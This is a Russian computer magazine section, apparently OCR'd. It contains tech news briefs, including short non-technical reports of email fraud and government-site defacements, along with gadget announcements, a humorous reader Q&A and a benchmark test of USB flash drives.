На недавней встрече с представителями прессы и компьютерной молодежью корпорация Intel поделилась информацией о своих будущих проектах. Самым интересным и перспективным, пожалуй, является новый чип, размещаемый на материнской плате и отслеживающий изменения в коде запущенных программ. Многие современные черви воздействуют на программы в трее, нередко вставляя в них свои модули для последующего заражения. Секурный чип Intel быстро обнаружит такое вмешательство и подаст сигнал тревоги, а дальше админ уже может отключить комп от сети и искать лекарство. Можно настроить, чтобы при тревожных сигналах это делалось автоматически. Так как далеко не все юзеры устанавливают антивири и противошпионское ПО, включение чипа в стандартную сборку PC обещает повысить защищенность компьютеров в целом. Представители Intel сообщили, что не претендуют полностью заменить security-софт, но считают, что их чип будет отлично дополнять другие программы защиты.

КОСВЕННЫЕ УЛИКИ



Хакерские нападки на важные сетевые ресурсы американского правительства продолжаются, и в последнее время только участились. Кто за ними стоит? Кевин Митник? Усама бен Ладен? «Нет!» — перечеркивает главных подозреваемых помощник директора ФБР Луис Рейгел. «Это правительства других стран!». Конечно, не только власти могут быть заинтересованы в передовых разработках американских ученых, но только у властей есть возможности инициировать качественные взломы защищенных систем. «Гораздо дешевле для страны организовать кражу информации через Интернет и использовать ее для развития технологий, на создание которых у США ушли десятилетия», — объяснил Рейгел. «У нас нет улик, но у нас есть подозрения, и это уже немало!» — резюмировал он же. ФБР, судя по всему, не читает новостей, иначе бы знало, что в научных сетях NASA орудуют десятки несовершеннолетних скрипткидисов, которым не нужны средства правительства для подбора нужного эксплойта. В общем, тревожные сегодня времена. Вдруг завтра США решит, что это Российское правительство ковыряется в компьютерах Пентагона? Слово за слово, и может произойти Третья мировая.

ЗДРАВСТВУЙ, СЫНОК. ВЫШЛИ ДЕНЕГ

В наше время все зарабатывают, как могут. Мой попугайчик танцует лезгинку за просо. Я вот, чтобы кушать, пишу всякую хрень. А молодой парнишка из Сочи, имя которого мне пригрозили не называть, создал мыльный бизнес. Нет, он не отлавливал бездомных собачек, из которых варили мыло. Он просто взламывал электронные почтовые ящики и, представляясь родственником владельца, просил денег. «Здравствуй сынок, как дела, родимый? Хорошо? А я вот в аварию попала, 15 переломов только на левой ноге. В общем, нужны деньги на лекарства. Поможешь? Ой, как славно. Вот тебе реквизиты. Жду в долларах, срочно. Целую, мама». Ну, или что-то в этом духе. Правда, дураков находилось немного, поэтому сочинский Бэндер стал осваивать интернет-кафешки. Оставлял на компьютере специальную программу, считывающую все введенные пароли, логины и номера банковских счетов, и дальше уже думал, где полученное добро использовать. Правда, разбогатеть незадачливый бизнесмен не успел. Парня вычислили сотрудники отдела «К» и передали дело в суд. Теперь ему грозит до 5 лет тюрьмы.

ЧИЛИЙСКИЕ ХАКЕРЫ ОБЪЯВИЛИ ПЕРУАНСКИМ ВОЙНУ

Если ты регулярно смотришь CNN, то должен знать, что между Чили и Перу сейчас назрел нешуточный конфликт. Чили владеет 38 тысячами квадратных километров чудесных рыбопромысловых вод, и соседствующая Перу намеревается присвоить их себе. Вообще, эти два государства постоянно спорят по поводу своих территорий, но посягательство на рыбопромысловую воду — уже слишком. Последней каплей стали безуспешные попытки поделить авторство на популярный местный алкогольный напиток «pisco» (не путать с писькой). Пока политики, представляющие обе страны, рвут до крови друг другу брови, перуанские хакеры решили взять дело в свои руки. А именно: принялись ломать правительственные сайты и оставлять на них лозунги в духе: «Отдайте нашу рыбу! Руки прочь от «писки»!». Но ведь и в Чили не только фермеры живут. Не долго думая, чилийские хакеры хакнули сайты правительства Перу, подписывая их: «Не отдадим нашу рыбу! И писку нашу не троньте!». Вот такие вот страсти кипят на чилийско-перуанских просторах. Вопрос, чем все закончится, остается открытым.


PRESTIGIO — ЭТО ПРЕСТИЖНО



Семейство ноутбуков компании Prestigio, рассчитанных на работу в дороге и имеющих для этого небольшие габариты и вес, пополнилось новой моделью. Это Visconte 1450W, тонкий и стильный мобильный ПК, имеющий хорошие возможности, высокую производительность и массу интересных функций. Стоит он чуть более тысячи долларов. Поставляется мобильный ПК в двух основных модификациях: на основе процессора Intel Pentium M 7xx (1.60-2.0 ГГц, 533 МГц FSB, 2 Мб L2) либо на основе Intel Celeron M 3xx (1.30 ГГц и выше, 400 МГц FSB, 512 Кб/1 Мб, 90 нм) с расширяемой поддержкой до 2 Гб памяти. Модели на Pentium M построены на платформе Centrino второго поколения, что дает им адаптер Wi-Fi и 8-канальный звуковой кодек. Помимо этого, все модели обладают широкоформатным 14-дюймовым экраном и встроенной веб-камерой. Но это больше для развлечений, а серьезные граждане оценят встроенный Bluetooth-адаптер, кардридер, большой набор портов и 4,5 часа обещанной автономной работы. И не забудьте про стильный внешний вид!

HARDNEWS

ПОЛНЫЙ USB ОТ SAMSUNG



Сейчас на рынке находится столько флеш-плееров, что только очень-очень ленивый производитель не имеет в своем арсенале такого устройства. Естественно, при таком изобилии обычным устройством никого не удивишь, поэтому вендоры добавляют в свои изделия маленькие, но очень интересные, полезные и удобные фишки. Таким устройством является mp3-флеш плеер Samsung YP-U1, который имеет полноразмерный встроенный USB-порт, что позволяет ему обходиться без неудобных проводов-удлинителей. Просто подключаешь его к USB-порту компьютера, и все – закачивай музыку. Вот такая вот фишка у этого плеера. В остальном он тоже неплох: поддерживает форматы MP3, OGG, ASF и WMA, систему звучания SRS WOW 3D. В продаже есть модели с емкостью от 256 Мб до 1 Гб, которые, по заверениям производителя, могут работать от аккумулятора 13 часов. Габариты устройства составляют 23,8x87,8x13,5 мм, а его вес – 30 г.

НАСТОЛЬНАЯ РАКЕТНИЦА



Известный онлайновый магазин Marks & Spencer предложил своим покупателям весьма оригинальный USB-гаджет, который может стать неплохим подарком. Игрушка представляет собой миниатюрную ракетную установку, роль снарядов в которой выполняют стилизованные под ракеты дротики. Если на компьютер установить идущий в комплекте софт, то артиллерией можно будет полностью управлять прямо с экрана монитора. Для наведения на цель установка может поворачиваться вокруг своей оси и изменять угол атаки. Конечно, точность попадания придет не сразу, но после должной тренировки дротики можно будет практически с любого расстояния отправлять точно в лоб зазевавшемуся боссу. Если подговорить коллег по работе купить себе такие же девайсы, то офис можно будет моментально превратить в настоящую зону военных действий. К сожалению, вместе с установкой поставляется всего три дротика, которые наверняка быстро потеряются, однако взамен можно будет пустить в ход, к примеру, остро заточенные карандаши, если приделать к ним небольшое оперение. Если ты уже мечтаешь о подобном устройстве, то будь готов списать со своего счета $35.

VIA БОРЕТСЯ ЗА ЛИДЕРСТВО

Корпорация VIA активно возвращается на рынок чипсетов. Недавно она начала отгружать вендорам HMC K8T900, предназначенный для создания системных плат для процессоров Athlon 64 и поддержки графических решений, использующих несколько графических адаптеров. Кроме того, в VIA K8T900 будет существовать полная поддержка графических решений компании S3 Graphics – Chrome S27 и технологии MultiChrome (аналог ATI CrossFire и nVidia SLI). Это чип S3, рассчитанный на платы среднего ценового сегмента. Если ты пока точно не решил, что будешь использовать эти девайсы, то тебе понравится поддержка в этом чипсете более общих вещей, таких как шесть портов PCI Express x1, встроенная аудиоплата VIA VinylAudio (восемь каналов) и четыре разъема SATA 3.0 Гб/с. К сожалению, если ты не владеешь заводом по производству системных плат, а пока эти чипсеты поставляются только туда, то ты сможешь насладиться его возможностями только в 1 квартале этого года. Уже в виде полноценной платы.



МНОГОПОЛЬЗОВАТЕЛЬСКОЕ ПОРНО



Пока неугомонные американские правозащитники и политики пытались всеми силами бороться за ограждение несовершеннолетних от всяких безобидных игр типа GTA и Doom, вне их поля зрения оказался куда более серьезный враг: первая в мире онлайновая многопользовательская игра с откровенным эротико-порнографическим уклоном Naughty America: The Game. Инициатором данного проекта выступил довольно известный (в узких кругах) порнопортал NaughtyAmerica.com. Разработка уже приближается к завершающей стадии, и релиз намечен на весну этого года. По сути, игра представляет собой обыкновенный клон Sims, только перенесенный в онлайн и переделанный под тематику ночной жизни. Вначале игроку предлагается создать собственного персонажа (тело, лицо, цвет кожи, прическа и так далее). В дальнейшем в распоряжении игрока будут всевозможные ночные клубы, казино, бары, отели, секс-шопы и прочие злачные места, где можно знакомиться с другими игроками и участвовать в разных мини-играх (опять же эротического содержания). Хотя все это — лишь прелюдия к главному режиму игры. Ведь для полного погружения в процесс можно будет даже активировать режим веб-камеры. Как ни странно, даже самые ярые борцы за чистоту детских нравов пока никак не комментируют данную игру (скорее всего, у них от удивления произошло некое подобие переполнения буфера).


ОДНА ТАРАКАНЬЯ СИЛА

Фрайско Лопез, ученый из Университета Фити, совместно со своими




студентами недавно продемонстрировал результаты своей многолетней научной работы. Им удалось отыскать механизм, с помощью которого можно преобразовывать биохимическую энергию в электричество. По итогам многочисленных экспериментов было выявлено, что наилучших результатов можно добиться, используя в качестве топлива, как ни удивительно, ферменты насекомых-вредителей (тараканы, москиты и прочие). В среднем из одного насекомого можно выжать напряжение от 0,5 до 1,25 вольта, причем из всех видов именно тараканы демонстрируют оптимальные показатели. Помимо теоретического исследования, был разработан и прототип топливного элемента питания, который, по сравнению с промышленными аналогами, использует абсолютно безопасное топливо и не вреден для окружающей среды. Во время эксперимента от данной батарейки удалось одновременно подзарядить люминесцентную лампу (12 В) и небольшую микроволновку (24 В). Правда, возникает другой вопрос: где теперь взять столько вредителей? Возможно, недалек тот день, когда их будут продавать мешками, а присутствие тараканов дома будет считаться большой удачей.

КОНКУРС ОТ MICROSOFT



Дела у небезызвестной корпорации Microsoft идут как нельзя лучше, но с новаторскими идеями у них небольшой застой. Похоже, обещанной революции в Vista не произойдет, а так недалеко и до оттока пользователей на другие платформы. Чтобы оставаться всегда на коне, компания решила попробовать подпитаться идеями от простых пользователей, для чего, совместно с Industrial Designers of America (IDSA), учредила специальный конкурс, который проходил под лозунгом «переосмысление роли ПК на базе Windows в жизни людей». Любой желающий мог в период с 18 мая по 3 октября 2005 года прислать на конкурс свою работу, где надо было изобразить, каким он видит компьютер Windows в будущем. Из всей массы работ будет выбрано всего три победителя, которые будут выбираться авторитетным жюри из IDSA (награда — 50 килобаксов), публичным голосованием (25 килобаксов), плюс специальный приз от дяди Билли (50 килобаксов). На данный момент голосование уже закончено, а его окончательные итоги и вручение наград будут подведены в январе 2006 года на выставке CES в Лас-Вегасе.

ВИРТУАЛЬНАЯ ГИТАРА



Ты никогда не мечтал стать рок-звездой? Что, ты не знаешь ни одного аккорда? А, так у тебя даже гитары нет? На самом деле не все еще потеряно. У нескольких студентов из Технологического университета в Хельсинки была точно такая же проблема, а тут еще потребовалось срочно сдавать курсовую работу. Поэтому они решили реализовать мечту своего детства. Так появилась на свет настоящая виртуальная гитара, для игры на которой тебе понадобится лишь компьютер, веб-камера и пара ярко-оранжевых перчаток. Для музицирования не потребуется даже никаких музыкальных навыков, так что достаточно просто встать перед камерой и изображать мастерскую игру. В это время компьютер будет непрерывно следить за яркими перчатками и подбирать подходящие аккорды и манеру игры. При этом гитару можно настроить как на спокойные мелодичные звуки, так и на зверский рев. В дальнейших планах финских студентов — создание целого ансамбля виртуальных инструментов (гитар, барабанов и так далее). Кстати, благодаря своему творению ребята не только успешно защитили курсовую, но и стали даже сравнительно известными у себя на родине, несколько раз засветившись в нескольких финских газетах и журналах, а также на местном телевидении.

ТРАНСФОРМЕРЫ BENQ



Пора забыть о тех мониторах, положение которых можно регулировать только наклоном вперед или назад. Это старо, примитивно, неудобно и непрактично, непрестижно уже, в конце-то концов. Если ты согласен с этим, то присмотрись к двум новым мониторам от BenQ: модели FP72G +D и FP92G имеют специальную подставку, положение которой можно изменять как в вертикальной, так и в горизонтальной плоскостях, а еще регулировать по высоте. Также можно изменять положение экрана: с обычного режима на портретный. Это очень удобно, особенно если за одним ПК работают несколько человек, каждый из которых хочет настроить монитор оптимально под свой рост. Естественно, что подставкой дело не ограничивается, у этих панелей имеется полный набор соответствующих характеристик. Модель FP72G+D обладает контрастностью 500:1, время отклика матрицы составляет 8мс, а FP92G имеет контрастность 450:1, время отклика матрицы — 12мс. Оба монитора имеют возможность цифрового подключения DVI.




ПРОКАЧУ С ВЕТЕРКОМ


Как почувствовать себя за рулем настоящего болида в домашних условиях? Канадская компания VRX Industries нашла ответ на этот вопрос, выпустив для истинных любителей виртуальных гонок комплект под названием Virtual Racer Pro. Устройство состоит из сиденья, руля, педалей и многоканальной акустической системы, закрепленных на устойчивом стальном каркасе. Само собой, сиденье взято от реального автомобиля, и для создания ощущений максимально приближенных к реальности, установлено на специальной подвеске, передающей неровности дороги. Комплект совместим практически со всеми современными консолями (PlayStation 2, Xbox, Xbox 360 и т.д.), и, конечно, компьютером. Есть только одно «но» — данное удовольствие стоит без малого 3 тысячи евро, однако для тех, кого такие мелочи не смущают, останется лишь докупить плазменную панель, размером с полстены, и полное погружение в виртуальную реальность гарантировано.

ПУШИСТЫЙ ФЛЕШ

Казалось бы, тема USB-флешек себя уже практически исчерпала, вроде бы все оригинальное, что можно было придумать, уже придумали и воплотили в жизнь (чего стоят хотя бы флешки в форме отрубленных пальцев). Впрочем, некоторые фирмы все еще способны продемонстрировать нечто новое. Компания Imation выпустила в продажу презабавные флеш-брелки, сделанные в виде плюшевых игрушек. Устройство выпускается в трех вариантах: собака, крокодил и бегемот. Все смотрятся одинаково клево, и даже сложно сказать, кому из них отдать предпочтение. Увы, железная начинка на фоне внешнего исполнения выглядит довольно блекло: емкость составляет всего 128 Мб, но хоть USB 2.0 поддерживается. Пока девайс продается только в Японии, да и цена на него весьма завышена (примерно 42 вечнозеленых енота). Однако если флешки доберутся до России, и цена понизится до адекватной планки, то их можно будет порекомендовать в качестве отличного подарка как детям, так и взрослым.








СИНИЕ ЗУБКИ MUSTEK




Помнишь, какими страшными последствиями тебя пугали в детстве, когда ты отказывался чистить зубы? И выпадут они, и почернеют и…даже вспоминать страшно, что придумывали родители, заставляя тебя пользоваться щеткой и пастой. Ты вырос и понял, что если не применять пасту по отношению к компьютеру, то у него вырастут синие зубы! Например, производства Mustek. Эта компания представила сразу несколько Bluetooth-устройств. Базовое – это соответствующий адаптер, без которого ничего не получится. Изделие Mustek MBT-D120 поддерживает стандарт синих зубок версии 1.2, выглядит стильно и обеспечивает связь в радиусе 10 м от себя. Но адаптером сегодня никого особо не удивишь, а вот гарнитурка – это уже интереснее. Выполненная в классическом стиле Mustek MBT-H120 может носиться на любом ухе и обещает проработать 5,5 часов в режиме разговора и 100 часов в режиме ожидания. Перезарядка аккумулятора длится 2 часа. Качество и чистоту звука производитель сравнивает с аналогичными параметрами воды из горного ручейка.

AVERTV В ТВОЕМ ПК



Ты никогда не любил смотреть телевизор, потому что за него всегда шла семейная битва: папа решал посмотреть футбол, младший брат — мультики, сестренка понимала, что если именно сейчас не посмотрит концерт Алексы, то сойдет с ума, а мама с бабушкой должны были быть в курсе событий очередного сериала. Короче, битва народов. Если это так, то тебе потребуется устройство AverMedia PVR, и после установки его в свой компьютер ты можешь смело запираться в комнате и ни от кого не зависеть в плане развлечений и доступа к информации. Все дело в том, что это не простой ТВ-тюнер, а очень функциональный. Кстати, не только ТВ, но и FM-радио тоже очень хорошо ловит. Главная особенность устройства – это встроенный аппаратный декодер MPEG-2, который существенно снижает нагрузку на процессор и обеспечивает качественную картинку. Охоту как на ТВ, так и на радиосигнал он может вести в реальном времени, а может и по заранее составленному расписанию. Кроме звука и изображения, AVerTV PVR работает и с телетекстом.

На 12 вопросов отвечает Александр Лозовский





Доброго времени суток, уважаемые! Я, мужчина в самом расцвете трухи в голове, решил написать вам, дорогие, письмецо. Даже болезнь моя (э-э-э-э-э... как же она называется?) не остановила меня. В наши тяжелые времена резких перемен необходимо поддерживать Отечество. В связи с этим у меня возникла масса вопросов. Вот некоторые из них:

1 Какого размера у NSD обувь, если он натягивает столько носков?
2 Почему Форб самый законопослушный гражданин?
3 После чего Горл гиком стал?
4 Правда, что у Лозовского в очки встроена видео- и фотокамера для записи проходящих мимо?
5 Правда-ли, что Master-Lame-Master не указывает e-mail, т.к. на самом деле у него его нет?
6 Бублик был в Тольятти?
7 Правда-ли, что Кутта самый красивый?
8 Правда, что Никитоз стал отлично разбираться в ПХП после тяжелой черепномозговой травмы, перенесенной им далеко в горах Тибета?
9 Майндворк думает даже во сне (или он не спит)?
10 Андрюшок биомеханический робот-зомби на никсовой платформе?
11 Хинт сделал огромную партию фейковых дисков к одному из номеров?
12 Алик Вайнер ушел в шоубизнес после того, как его фотографии заметили в одном из номеров?

* и на засыпку: чем на самом деле можно вылечить простудифилис? Секс и алкоголь только усилили ее.

Привет, мужчина! На редкость острые вопросы ты задал! Можно даже сказать, что в этих вопросах — квинтэссенция всех читательских вопросов прошлого уже года. Попробую ответить тебе развернуто.

1 У NSD обе ноги — из красного дерева, причем старого образца, в виде костылей. Поэтому каждое утро он одевает несколько пар носков, обмазывает их пластилином и превращает в подобие человеческих конечностей, чтобы одевать обычную обувь.
2 Потому что он аспирант и ему не надо косить от армии.
3 После того как разобрал на части гамма-дефектоскоп и порядочно облучил свой мозг излучением радиоактивного изотопа цезия.
4 У меня в очки встроена не обычная камера, а рентгеновская. Поэтому, находясь в очках, я могу просматривать низкокачественное, черно-белое, но реалистичное порно.
5 На самом деле у него даже аськи нет, потому что он ее установить не может.
6 Был, работал на ВАЗе окрасчиком двигателей до тех пор, пока менеджеры ВАЗа не перестали их красить.
7 Гы.
8 Вранье, он никогда не видел гор. Он ненастоящий горец, просто прикидывается им, чтобы торговать б/у компьютерами на Черкизовском рынке.
9 Да, он думает 24 часа в сутки. Поэтому частенько задерживает статьи.
10 ДА! ДА! Он крутится на OpenBSD.
11 Нет, он ничего не делал.
12 Кто-кто?

P.S. Ты точно хочешь узнать мой компетентный ответ про простуду (common cold)? Изволь прослушать! Дело в том, что при обычной простуде не рекомендуется противовирусное лечение. Симптоматическое – сейчас модно использовать ипратропиум бромид в виде назального спрея. Плеконарил в таблетках, принятый в пределах 24 часов с момента болезни, уменьшает продолжительность болезни на 1 день, а комбинация интраназального альфа-2b интерферона с антигистаминными препаратами первой генерации (за счет их собственного холинолитического действия, вторая генерация тут не поможет) и ибупрофеном выражено уменьшает симптомы простуды. Кстати, хочу тебя расстроить. Препараты эхинацеи, цинка и аскорбиновой кислоты по современным представлением неэффективны. Доволен ли ты моим ответом? :).


A-DATA BCD SMART 512MB
SILICON POWER LUXMINI 310 256MB
LG XSTICK MIRROR 2GB
DIGMA USB FLASH DRIVE 256MB
IMATION FLASH DRIVE MINI 256MB
LG XSTICK ALUMINUM 2GB
LG XSTICK PLATINUM 1GB
SONY MICRO VAULT PLUS 256MB
SONY MICRO VAULT 128MB
KINGMAX MAXDRIVE I 512MB
PQI INTELLIGENT STICK 512MB
APACER HANDY STENO HT203 1GB

ПАМЯТЬ В КАРМАНЕ

тестирование внешних USB-FLASH Накопителей

Шехтман Александр test_lab (test_lab@gameland.ru)

Intro

Рынок флеш-памяти не стоит на месте: производители выпускают все больше и больше различных моделей USB-накопителей. Возрастает скорость записи, уменьшается их размер и стоимость. В нашем тесте мы рассмотрим очередную подборку таких носителей.

Технология

Для начала рассмотрим строение элементарной ячейки. Ее основной элемент — специальный транзистор: полевой транзистор с плавающим затвором. Последний представляет собой электрод, никак не соединенный со схемой подключения, так как он полностью огражден диэлектриком. Помимо него, имеются еще три электрода: исток, сток и затвор (они уже соединены со схемой). При подаче напряжения на затвор часть электронов, обладающих достаточно большой энергией, могут пройти сквозь диэлектрик (туннелировать) и «осесть» на плавающем затворе. Так как этот плавающий электрод не соединен гальванически с внешней средой, то электроны могут на нем находится сколько угодно, если у него найдется энергии для преодоления изолирующего слоя (это один из несомненных преимуществ FLASH-памяти). При этом для хранения электронов на транзистор не надо подавать напряжение, а значит мы имеем энергонезависимость. При этом находящиеся на плавающем затворе электроны влияют на прохождение тока через транзистор и, следовательно, мы можем определить, есть ли они там или нет. Чтобы убрать электроны с плавающего затвора, необходимо подать на затвор напряжение противоположного знака, после чего электрическое поле сообщит электронам энергию, необходимую для преодоления слоя диэлектрика, и они «стекут» во внешнюю цепь. Таким образом, у нас имеется два состояния, а значит, одна такая ячейка способна хранить один бит данных. Но этим возможности ячеек не ограничиваются и в современных носителях применяются так называемые MLC (multilevel cell — многоуровневая ячейка). Здесь уже фиксируется не наличие или отсутствие заряда на плавающем затворе, а его уровень. Таким образом, в одной ячейке могут хранится несколько бит информации. Многоуровневые ячейки имеют как преимущества: низкая себестоимость, большей объем сохраняемой информации на единицу площади, возможность формированиямикросхем большого размера, так и недостатки: надежность ниже, чем у одноуровневых, более сложная система чтения/записи, не такое высокое быстродействие.

Методика тестирования

Для тестирования использовалась известная утилита Ziff Davis Media WinBench 99, которая выдавала следующую информацию: время доступа к информации в миллисекундах, степень загрузки процессора во время работы флешки в процентах, график зависимости скорости чтения/записи от того, с какой областью памяти идет работа. Так же фиксировались скорости чтения/записи в начале и в конце диапазона. Помимо этого, оценивались эргономические характеристики носителей и в особенности их размеры. Это важный показатель, так как если USB-порты расположены очень близко друг от друга, то большой девайс может попросту перекрывать соседние интерфейсы. Так же отсматривались и специфические параметры, характерные для каждой флешки в отдельности.

Совет

Хоть флешки поддерживают «горячую» замену, но все же рекомендуется предварительно завершать работу с ними. Для этого в трее надо найти иконку «Safely Remove Hardware», затем кликнуть на нее левой кнопкой, выбрать необходимый диск и нажать на него. После этого всплывет окошко, что девайс может быть извлечен. Это простое правило можно и не соблюдать, но в этом случае велика вероятность потери данных.

Выводы

Как видно из теста, на рынке представлено такое количество носителей на FLASH-памяти, что почти каждый пользователь сможет найти себе подходящий девайс. Здесь можно ориентироваться не только на объем, но и даже такие субъективные параметры, как дизайн, физические размеры и так далее.

Тестовый стенд

Процессор: AMD Athlon 64 2800+
Память: 1256 Мб Kingston
Материнская плата: Epox 8kda3i nForce 3 250GB
Видеокарта: Sapphire RADEON 9800PRO 128Мб
Жесткий диск: 80Gb Seagate Barracuda IV

test_lab выражает благодарность за предоставленное на тестирование оборудование компании: международное рекламное агентство Image Media, Альянс (т.(495)796-9356, www.alliancegroup.ru), NEOGROUP (www.neo.ru), АЛ-Цент Микросистемс (т.(495)232-0281, www.ak-cent.ru), МЕРЛИОН (www.merlion.ru), а также российские представительства компаний Imation и LG.

Silicon Power LuxMini 310 **256Mb**

Время доступа к памяти, мс: 0,375
Загрузка процессора, доли от единицы: 4,54
Индекс передачи данных в начале диапазона, Кбайт/с: 15700
Индекс передачи данных в конце диапазона, Кбайт/с: 15900
Размеры, мм: 56.3x17x11.7

$21



Эта флешка скорее подойдет представительницам женского пола, так как имеет небольшие размеры и форму, напоминающую губную помаду. Тем не менее скоростные характеристики остались на высоком уровне: время доступа и индексы передачи данных приближаются к рекордным показателям. На диаграмме виден лишь один заметный скачок в скорости чтения – он располагается в самом начале диапазона. Расход ресурсов процессора также весьма невелик. Корпус слегка сужается ближе к разъему, что облегчает установку флеш-накопителя, когда порты расположены близко друг к другу.

LG Xstick Mirror **2GB**

Время доступа к памяти, мс: 0,498
Загрузка процессора, доли от единицы: 5,28
Индекс передачи данных в начале диапазона, Кбайт/с: 11400
Индекс передачи данных в конце диапазона, Кбайт/с: 11400
Размеры, мм: 63 x 20.6 x 7

$141

Стильная флешка, верхняя часть которой выполнена из зеркального пластика. Это безусловно смотрится отлично, но только до тех пор, пока вы не коснетесь этой поверхности, так как на ней сразу же остаются заметные отпечатки. В остальном характеристики девайса находятся на среднем уровне, правда, скоростные показатели невысоки. График получился ровный, а имеющийся на нем один резкий перепад особого значения играть не будет. Порадовало наличие в комплекте ремешка для ношения LG Xstick Mirror 2Gb на шее.

